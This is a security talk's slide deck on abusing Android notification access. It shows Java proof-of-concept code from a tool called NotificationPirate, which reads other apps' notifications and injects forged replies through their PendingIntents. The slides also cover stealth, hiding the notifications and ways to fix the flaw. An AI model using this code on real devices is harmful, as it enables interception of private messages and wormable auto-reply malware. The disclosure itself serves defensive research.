

Siphoning Android Notifications

Agenda

- Android Notifications 101
- Deep dive
- Implications
- Notification Pirate v1
- Pirate v2
- References


Abhishek J M

- Security @ CRED
- Trainer, 7ASecurity
- Project lead: Adhrit & EVABS
- Presentations: 2 arsenal tools - BlackHat US, Asia & Eu, Nullcon, OWASP Seaside (2020 - present)
- Trainings: OWASP AppSec NZ, ThreatCon, 44Con, c0c0n etc
- Call of Duty Mobile (Legendary league this season!)
- @HawkSpawn

Android Notifications 101



Android Notifications

- Found in the Notification Bar
- Managed by Notification Access API
- Can contain Actions and RemoteInputs




Notification Access

- Not part of the usual permissions
- Found within the special app permissions
- Useful for apps like launchers



#> working

- App creates a push notification and sends it to the OS
- OS posts the notification onto the Notification Bar
- User clicks on the notification and OS redirects to the app



How does a 'reply' work?

- A Pending Intent

- Intent

- A message that is '**intent**'ional and has a target (eg: an app like WhatsApp)
 - Backbone of IPC
 - Can start an app, send/receive data within an app or even the OS

- Pending Intent

- Intent but is waiting on an action/reply (eg: Alarm to turn off bluetooth in 5 mins)
 - Can only control its input but not the target
 - Can be used by other apps to interact with your app.

Deep dive

#1 Intent vs Pending Intent

- Intent to your app → executes with the permissions of the executing app
- Instantly executed
- Normally used for:
 - Within app message passing
 - OS to app and vice versa
 - App to app
- Pending Intent to your app executes with the permissions of **your** app!
- Why?
 - Scenario: turning on bluetooth needs BT permission.
 - If the calling app doesn't have that permission, it cannot do the task
- Takes inputs → sanitization is on the the dev, not the OS
- Has flags to **replace** data within Intent EXTRAS (FLAG_ACTIVITY_NEW_TASK)

#2 Access Control?

- NotificationListener API
 - READ notifications in the Notifications Bar
 - ACCESS RemoteInputs and Actions
 - Regulated by a Dangerous permission (Notification Access)
 - A service that runs in the background even when the app is **killed!**
- Pitfalls
 - Once given access, **FULL** access to Notification Bar
 - Since notifications with *RemoteInputs* are PendingIntents → target fixed, extras can be replaced
 - **No** controls over who can access a given notification or its **constituents**

NotificationPirate

Accessing RemoteInputs

Two ways

- Notification Actions
 - Directly access all the Notification Actions from a notification
 - Identify if `RemoteInputs` are available and access if available
- WearExtender API
 - API for interacting with WearOS
 - Ideally used for sending/receiving notifications to/from Wear devices (eg: Smartwatches)
 - Pretend to use `WearExtender` for Wear devices → **No** controls to verify!

#1 Notification Actions

```
if (newremoteInputs.length != 0) {  
  
    for (int f = 0; f < newremoteInputs.length; f++) {  
        RemoteInput rinput = newremoteInputs[f];  
        String thereplykey = rinput.getResultKey().toLowerCase();  
        if (rinput.getResultKey().toLowerCase().equals(thereplykey)) {  
            Log.wtf( tag: "KEY", thereplykey);  
            therealreply = rinput.getResultKey();  
            Bundle localbundle = new Bundle();  
  
            localIntent = new Intent();  
            localIntent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);  
            if (rinput.getResultKey() != null) {  
                localbundle.putCharSequence(String.valueOf(rinput.getResultKey()), (CharSequence) "NUKED YOURSELF!");  
                RemoteInput.addResultsToIntent(new RemoteInput[]{rinput}, localIntent, localbundle);  
            }  
            pendingIntent.send( context: this, code: 0, localIntent);  
        }  
    }  
}
```

#2 WearExtender API


```
Notification.WearableExtender wearableExtender = null;
if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT_WATCH) {
    wearableExtender = new Notification.WearableExtender(sbn.getNotification());
}

List<RemoteInput> wearrintputs = new ArrayList<>(wearactions.size());
PendingIntent wearPI = null;
for (Notification.Action act : wearactions){
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT_WATCH) {
        if(act != null && act.getRemoteInputs() != null) {
            for(int m = 0; m < act.getRemoteInputs().length; m++) {
                RemoteInput wearRI = act.getRemoteInputs()[m];
                RemoteInput[] allwearri = act.getRemoteInputs();
                wearrintputs.add(wearRI);
                wearPI = act.actionIntent;

                Intent wearlocalintent = new Intent();
                wearlocalintent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                Bundle wearlocalbundle = new Bundle();

                wearlocalbundle.putCharSequence(wearRI.getResultKey(), "Again Nuked Yourself!");
            }
            if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT_WATCH) {
                RemoteInput.addResultsToIntent(allwearri, wearlocalintent, wearlocalbundle);
                wearPI.send(context: this, code: 0, wearlocalintent);
            }
        }
    }
}
```

V1



#> V1

- Get Notification Access
- Start the *NotificationListener* service
- Capture every notification
- Happily siphon into a DB

<0> Implications

- Can run in the background even when VI has been **killed**
- Hard to identify, since no UI interactions are **required**
- Without a killswitch → only option: **uninstall** + **reboot** the device!
- From DB → remote server? Easy!
- Possible to differentiate the notifications and the corresponding messages by identifying the package name and grouping

NotificationPirate

Package com.google.android.gm

Title Abhishek J.M

Text Email regarding secrets from the Nightflyers

FETCH

PUSH NOTIFICATION

REQUEST PERM

NotificationPirate

Package

Title

Text

FETCH ALL FROM DB

SEND PUSH NOTIFICATION

REQUEST PERM

NotificationPirate

Package org.telegram.messenger

Title


Text Secret message from Telegram

FETCH

PUSH NOTIFICATION

REQUEST PERM

V2




#> V2

- Get Notification Access (can do both via direct Actions as well as WearExtender)
- Start the *NotificationListener* service
- Read every notification and access Actions and RemoteInputs
- Send `FLAG_ACTIVITY_NEW_TASK` and update the `reply` (RemoteInput) with tailored data (text, links etc)
- Send the Pending Intent
- Cancel the notification from the Notification Bar

#> Implications

- Can do everything VI does!
- Can automatically identify if a notification has
 - a) RemoteInputs
 - b) the key required to uniquely identify & trigger the PendingIntent
- Hides from the App's menu on device <= Android 8 → only option: Identify from **Settings** > **Apps** → **uninstall** + **reboot** the device!
- **Cancel** the notification even before it **lands** on the Notification Bar! → Because the service can access it **before** it can land on the UI!
- Bombard with multiple replies because Android supports ~ replies from the Notification Bar == ~ PendingIntents!



In the Wild

New Wormable Android Malware Spreads by Creating Auto-Replies to Messages in WhatsApp

April 7, 2021

Autoreply attack! New Android malware found in Google Play Store spreads via malicious auto-replies to WhatsApp messages

Probable Fixes

- Verifying every app's access to a given notification so that any app cannot read another app's notification
- Restricting the possible number of RemoteInputs with a certain limit so that a race condition cannot be created by bombarding with alarming number of replies.

References

- [RemoteInputs](#)
- [WearableExtender](#)
- [Malware poses as Netflix to read WhatsApp messages](#)
- [New Android malware spreads via malicious auto-replies to WhatsApp messages](#)